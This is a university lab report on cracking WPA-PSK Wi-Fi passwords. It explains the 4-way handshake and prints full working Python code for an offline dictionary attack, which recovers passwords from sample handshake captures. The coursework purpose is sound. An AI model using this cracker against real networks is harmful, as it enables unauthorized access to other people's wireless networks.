电子科技大学信息与软件工程学院

**实 验 报 告**

学 号 2017221303023

姓 名 陈奎

（实验） 课程名称 网络安全协议

理论教师 罗绪成

实验教师 罗绪成

合作队友 郑烁（2017221304002）

**电子科技大学教务处制表**

**电 子 科 技 大 学**

**实 验 报 告**

**学生姓名：陈奎/郑烁 学号：2017221303023/2017721304002 指导教师：罗绪成 实验地点：信软楼 实验时间：19.10.22**

**一、实验名称：**WPA-PSK 口令攻击实验



**二、实验学时：**2学时

**三、实验目的：**


* 1. 掌握 WLAN 的工作原理
  2. 理解 RSN 的密钥层次
  3. 理解 4 次握手原理

**四、实验原理：**


在 4-way 握手之前，STA 应该收到 AP 广播的 beacon 帧。AP 通过广播 beacon 帧来表示其无线网络的存在。如下图所示：

通过 beacon 帧，我们能够找到 SSID，如下图：


接下来是 4-way 握手过程，大致流程为：



MSG-1 4-way 握手的第一条消息如下所示：




作为产生 PTK 的输入之一。STA 接收到第一个握手包后，就获得了 ANonce。STA 也生成一个 Nonce，称为SNonce。通过设置无线网络时的配置，STA 和 AP 已经知道共同的 PMK，因此具备了生成 PTK 的所需输入。则 STA 生成 PTK。生成 PTK 后，STA 发送第二个握手包给 AP， 其中包含两个重要的信息。其一是 STA 生成的 256 比特SNonce；其二是 128 比特MIC。 AP 需要 SNonce 来生成 PTK。ANonce 和 SNonce 用于防止重放攻击。SNonce 如下图：



MIC 用于验证 STA 知道 PTK，进而需要知道 PMK，从而验证了 STA 是合法的。

MIC 字段如下图所示。




MIC 的计算方法为：

输入：802.1x 的所有字段，包括 MIC 字段，只是在计算的时候该字段设置为全 0。

对 WPA 来说，计算函数是 HMAC-MD5


对 WPA2 来说，计算函数是 HMAC-SHA1

下图显示了 802.1x 的所有字段值。



要通过验证，也就是 STA 和 AP 计算出来的 MIC 相同，STA 必须有正确的 PTK， 进而正确的 PMK，因为计算的 PTK 的输入之一为 PMK。如果通过验证，则证明 STA 具有合法的 PMK，但是 PMK 没有在网上上传输，确保了 PTK 的保密性。第三方即使观察到了这些流量，也无法推断出 PTK 或者 PMK。上述过程完成了 AP 对STA 的认证。

MSG-3在第三个握手包中，传输的重要信息包括 MIC 字段和 WPA key data 字段。通过 MIC 字段，AP 可以向 STA 认证自己。如果通过验证，这表明 AP 知道 PTK，进而知道 PMK。这里计算 MIC 的方法和前面相同。如下图所示



通过上面的原理，我们就可以通过穷举法来找到正确的 PSK。实际攻击中，我们会从字典中选择 PSK，然后计算 PMK，然后 PTK，然后 MIC，直至找到的 PSK 所计算出的 MIC 和握手包里面的 MIC 匹配，从而找到了正确的 PSK。这种攻击称为离线字典攻击，其成功的关键在于用户使用了弱口令。

**五、实验内容**

1. 配置无线网络攻击环境
2. 抓取无线网络握手包
3. 编写程序破解 WPA-PSK 的口令

**六、实验器材（设备、元器件）：**

台式机一台，能够安装一台 ubuntu 虚拟机，能够访问互联网。

**七、实验步骤：**

**步骤一、环境搭建**


配置无线网络抓包环境。

**步骤二、抓取无线网络握手包**

测试简单无线网络攻击如deauth等，抓取WPA-PSK握手包

**步骤三、编写程序破解 WPA-PSK 的口令**

|  |
| --- |
| import math  import hmac  from binascii import a2b\_hex, b2a\_hex  from hashlib import pbkdf2\_hmac, sha1, md5  def PRF(key, A, B):  #Number of bytes in the PTK  nByte = 64  i = 0  R = b''  #Each iteration produces 160-bit value and 512 bits are required  while(i <= ((nByte \* 8 + 159) / 160)):  hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(i).encode(),sha1)  R = R + hmacsha1.digest()  i += 1  return R[0:nByte]  #Make parameters for the generation of the PTK  #aNonce: The aNonce from the 4-way handshake #sNonce: The sNonce from the 4-way handshake #apMac: The MAC address of the access point #cliMac: The MAC address of the client  #return: (A, B) where A and B are parameters # for the generation of the PTK  def MakeAB(aNonce, sNonce, apMac, cliMac):  A = b"Pairwise key expansion"  B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNonce) + max(aNonce, sNonce)  return (A, B)  #Compute the 1st message integrity check for a WPA 4-way handshake #pwd: The password to test  #ssid: The ssid of the AP  #A: b'Pairwise key expansion'  #B: The apMac, cliMac, aNonce, and sNonce concatenated # like mac1 mac2 nonce1 nonce2  # such that mac1 < mac2 and nonce1 < nonce2 #data: A list of 802.1x frames with the MIC field zeroed  #return: (x, y, z) where x is the mic, y is the PTK, and z is the PMK  def MakeMIC(pwd, ssid, A, B, data, wpa = False):  #Create the pairwise master key  pmk = pbkdf2\_hmac('sha1', pwd.encode('ascii'), ssid.encode('ascii'), 4096, 32) #Make the pairwise transient key (PTK)  ptk = PRF(pmk, A, B)  #WPA uses md5 to compute the MIC while WPA2 uses sha1  hmacFunc = md5 if wpa else sha1  #Create the MICs using HMAC-SHA1 of data and return all computed values  mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() for i in data]  return (mics, ptk, pmk)  #Run a brief test showing the computation of the PTK, PMK, and MICS #for a 4-way handshake  def RunTest():  #the pre-shared key (PSK)  psk = "abcdefgh"  #ssid name  ssid = "Harkonen" #ANonce  aNonce = a2b\_hex('225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055')  #SNonce  sNonce =a2b\_hex("59168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570") #Authenticator MAC (AP)  apMac = a2b\_hex("00146c7e4080") #Station address: MAC of client  cliMac = a2b\_hex("001346fe320c") #The first MIC  mic1 = "d5355382b8a9b806dcaf99cdaf564eb6"  #The entire 802.1x frame of the second handshake message with the MIC field set to all zeros  data1 = a2b\_hex("0103007502010a0010000000000000000159168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac040100000fac040100000fac020100")  #The second MIC  mic2 = "1e228672d2dee930714f688c5746028d"  #The entire 802.1x frame of the third handshake message with the MIC field set to all zeros  data2 =a2b\_hex("010300970213ca00100000000000000002225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055192eeef7fd968ec80aee3dfb875e8222370000000000000000000000000000000000000000000000000000000000000000383ca9185462eca4ab7ff51cd3a3e6179a8391f5ad824c9e09763794c680902ad3bf0703452fbb7c1f5f1ee9f5bbd388ae559e78d27e6b121f")  #The third MIC  mic3 = "9dc81ca6c4c729648de7f00b436335c8"  #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros  data3 =a2b\_hex("0103005f02030a0010000000000000000200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000")  #Create parameters for the creation of the PTK, PMK, and MICs  A, B = MakeAB(aNonce, sNonce, apMac,cliMac)  #Generate the MICs, the PTK, and the PMK  mics, ptk, pmk = MakeMIC(psk, ssid, A, B, [data1, data2, data3])  #Display the pairwise master key (PMK)  pmkStr = b2a\_hex(pmk).decode().upper()  print("pmk:\t" + pmkStr + '\n')  #Display the pairwise transient key (PTK)  ptkStr = b2a\_hex(ptk).decode().upper()  print("ptk:\t" + ptkStr + '\n')  #Display the desired MIC1 and compare to target MIC1  mic1Str = mic1.upper()  print("desired mic:\t" + mic1Str)  #Take the first 128-bits of the 160-bit SHA1 hash  micStr = b2a\_hex(mics[0]).decode().upper()[:-8]  print("actual mic:\t" + micStr)  print('MATCH\n' if micStr == mic1Str else 'MISMATCH\n') #Display the desired MIC2 and compare to target MIC2  mic2Str = mic2.upper()  print("desired mic:\t" + mic2Str)  #Take the first 128-bits of the 160-bit SHA1 hash  micStr = b2a\_hex(mics[1]).decode().upper()[:-8]  print("actual mic:\t" + micStr)  print('MATCH\n' if micStr == mic2Str else 'MISMATCH\n') #Display the desired MIC3 and compare to target MIC3  mic3Str = mic3.upper()  print("desired mic:\t"+mic3Str)  #Take the first 128-bits of the 160-bit SHA1 hash  micStr = b2a\_hex(mics[2]).decode().upper()[:-8]  print("actual mic:\t" + micStr)  print('MATCH\n' if micStr == mic3Str else 'MISMATCH\n')  return  #Tests a list of passwords; if the correct one is found it  #prints it to the screen and returns it  #S: A list of passwords to test  #ssid: The ssid of the AP  #aNonce: The ANonce as a byte array #sNonce: The SNonce as a byte array #apMac: The AP's MAC address  #cliMac: The MAC address of the client (aka station)  #data: The 802.1x frame of the second message with the MIC field zeroed #data2: The 802.1x frame of the third message with the MIC field zeroed #data3: The 802.1x frame of the forth message with the MIC field zeroed #targMic: The MIC for message 2  #targMic2: The MIC for message 3 #targMic3: The MIC for message 4  def TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data, data2, data3, targMic, targMic2, targMic3):  #Pre-computed values  A, B = MakeAB(aNonce, sNonce, apMac, cliMac) #Loop over each password and test each one  for i in S:  mic, \_, \_ = MakeMIC(i, ssid, A, B, [data])  v = b2a\_hex(mic[0]).decode()[:-8]  #First MIC doesn't match  if(v != targMic):  continue  #First MIC matched... Try second  mic2, \_, \_ = MakeMIC(i, ssid, A, B, [data2])  v2 = b2a\_hex(mic2[0]).decode()[:-8]  if(v2 != targMic2):  continue  #First 2 match... Try last  mic3, \_, \_ = MakeMIC(i, ssid, A, B, [data3])  v3 = b2a\_hex(mic3[0]).decode()[:-8]  if(v3 != targMic3):  continue  #All of them match print('!!!Password Found!!!') print('Desired MIC1:\t\t' + targMic) print('Computed MIC1:\t\t' + v)  print('\nDesired MIC2:\t\t' + targMic2)  print('Computed MIC2:\t\t' + v2)  print('\nDesired MIC2:\t\t' + targMic3)  print('Computed MIC2:\t\t' + v3)  print('Password:\t\t' + i)  return i  return None  if \_\_name\_\_ == "\_\_main\_\_":  RunTest()  #Read a file of passwords containing #passwords separated by a newline  with open('pwd-dictionary2.txt') as f:  S = []  for l in f:  S.append(l.strip()) #ssid name  ssid = "Harkonen" #ANonce  aNonce = a2b\_hex('225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055')  #SNonce  sNonce =a2b\_hex("59168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570") #Authenticator MAC (AP)  apMac = a2b\_hex("00146c7e4080") #Station address: MAC of client  cliMac = a2b\_hex("001346fe320c") #The first MIC  mic1 = "d5355382b8a9b806dcaf99cdaf564eb6"  #The entire 802.1x frame of the second handshake message with the MIC field set to all zeros  data1 =a2b\_hex("0103007502010a0010000000000000000159168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac040100000fac040100000fac020100")  #The second MIC  mic2 = "1e228672d2dee930714f688c5746028d"  #The entire 802.1x frame of the third handshake message with the MIC field set to all zeros  data2 =a2b\_hex("010300970213ca00100000000000000002225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055192eeef7fd968ec80aee3dfb875e8222370000000000000000000000000000000000000000000000000000000000000000383ca9185462eca4ab7ff51cd3a3e6179a8391f5ad824c9e09763794c680902ad3bf0703452fbb7c1f5f1ee9f5bbd388ae559e78d27e6b121f")  #The third MIC  mic3 = "9dc81ca6c4c729648de7f00b436335c8"  #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros  data3=a2b\_hex("0103005f02030a0010000000000000000200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000")  #Run an offline dictionary attack against the access point  TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data1, data2, data3, mic1, mic2, mic3) |




可以看到测试的代码破解出了密码，为“12345678”

**八、实验结果与分析（含重要数据结果分析或核心代码流程分析）**

**1）针对wifi-pwd-recovery-1.pcap包的破解**

代码需要更改，将RunTest()函数注释掉，并更改相关数据：

1. 找出ssid值为 dd-wrt2



1. 通过EAPOL第一个message找出ANonce




1. 通过EAPOL第二个message找出SNonce、AP、SA、mic1以及data1













1. 通过EAPOL第三个message找出mic2以及data2





1. 通过EAPOL第四个message找出mic3以及data3






1. 运行程序，下面仅放出更改部分代码

|  |
| --- |
| if \_\_name\_\_ == "\_\_main\_\_":  #RunTest()  #Read a file of passwords containing  #passwords separated by a newline  with open('passwd.txt') as f:  S = []  for l in f:  S.append(l.strip()) #ssid name  ssid = "dd-wrt2" #ANonce  aNonce = a2b\_hex('5f5502ba400cd7827ad3db093b855ca0f595f77b1dccc42977e9dea9c2e1d412')  #SNonce  sNonce =a2b\_hex("fd5626a59688a6da5bb338d6595b4995ed9342de1f15be7281b3fee6a8db9130")  #Authenticator MAC (AP)  apMac = a2b\_hex("0018f8f5c2c6")  #Station address: MAC of client  cliMac = a2b\_hex("00259c749592")  #The first MIC  mic1 = "7bdd55553f0bd9ad4c78112200e4486b"  #The entire 802.1x frame of the second handshake message with the MIC field set to all zeros  data1 =a2b\_hex("0103007502010a00000000000000000001fd5626a59688a6da5bb338d6595b4995ed9342de1f15be7281b3fee6a8db9130000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac020100000fac040100000fac020000")  #The second MIC  mic2 = "e60f0dfe5ea596c513f92a24961efe75"  #The entire 802.1x frame of the third handshake message with the MIC field set to all zeros  data2 =a2b\_hex("010300af0213ca001000000000000000025f5502ba400cd7827ad3db093b855ca0f595f77b1dccc42977e9dea9c2e1d412520ddd5be7ecc1ecb026276e0e41aaeafc0000000000000000000000000000000000000000000000000000000000000000502c8d27f09d60467190ac5f9ce0069669b3f7ad5eb4be68f27481dec2e688d1541a1c28256f373208482711afdd931a44eb66fac73881267af8d345f07d63e16d33a6c56e35d26e98432997bc4a87faa2")  #The third MIC  mic3 = "f2be18f46a6903a554c002ce4dd7eb54"  #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros  data3=a2b\_hex("0103005f02030a0000000000000000000200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000") |

1. 运行结果




跑不出结果，破解需要太长时间

**2）针对wpa-pwd-recovery-2.pcap包的破解**

代码需要更改，将RunTest()函数注释掉，并更改相关数据：

1. 找出ssid值为 Coherer



1. 通过EAPOL第一个message找出ANonce




1. 通过EAPOL第二个message找出SNonce、AP、SA、mic1以及data1











1. 通过EAPOL第三个message找出mic2以及data2





1. 通过EAPOL第四个message找出mic3以及data3






1. 运行程序，下面仅放出更改部分代码

|  |
| --- |
| if \_\_name\_\_ == "\_\_main\_\_":  #RunTest()  #Read a file of passwords containing #passwords separated by a newline  with open('passwd.txt') as f:  S = []  for l in f:  S.append(l.strip())  #ssid name  ssid = "Coherer"  #ANonce  aNonce = a2b\_hex('3e8e967dacd960324cac5b6aa721235bf57b949771c867989f49d04ed47c6933')  #SNonce  sNonce =a2b\_hex("cdf405ceb9d889ef3dec42609828fae546b7add7baecbb1a394eac5214b1d386")  #Authenticator MAC (AP)  apMac = a2b\_hex("000c4182b255")  #Station address: MAC of client  cliMac = a2b\_hex("000d9382363a") #The first MIC  mic1 = "a462a7029ad5ba30b6af0df391988e45"  #The entire 802.1x frame of the second handshake message with the MIC field set to all zeros  data1 =a2b\_hex("0203007502010a00100000000000000000cdf405ceb9d889ef3dec42609828fae546b7add7baecbb1a394eac5214b1d386000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac020100000fac040100000fac020000")  #The second MIC  mic2 = "7d0af6df51e99cde7a187453f0f93537"  #The entire 802.1x frame of the third handshake message with the MIC field set to all zeros  data2 =a2b\_hex("020300af0213ca001000000000000000013e8e967dacd960324cac5b6aa721235bf57b949771c867989f49d04ed47c6933f57b949771c867989f49d04ed47c6934cf020000000000000000000000000000000000000000000000000000000000000050cfa72cde35b2c1e2319255806ab364179fd9673041b9a5939fa1a2010d2ac794e25168055f794ddc1fdfae3521f4446bfd11da98345f543df6ce199df8fe48f8cdd17adca87bf45711183c496d41aa0c")  #The third MIC  mic3 = "10bba3bdfbcfde2bc537509d71f2ecd1"  #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros  data3=a2b\_hex("0203005f02030a0010000000000000000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000") |

1. 运行结果



得到口令：Induction

**九、总结及心得体会：**

通过本次实验，了解了暴力破解的基本步骤，加深了对四次握手的交换过程的理解，最终实现了成功破解密码。当然破解耗时很长，并且密码并不是很复杂，证明了密码学以及网络协议的可靠性，此外收获的是在日常生活中不要使用弱口令，需要定期进行密码更换，平台也应该进行密码的定期强制更换。对802.11协议有了更深刻的理解，化书本知识为实践。

**十、对本实验过程及方法、手段的改进建议：**

虽然暴力破解的流程能够使我们了解四次握手的信息交换流程，但耗时过大，建议给一个相对好的字典

**报告评分：**

**指导教师签字：**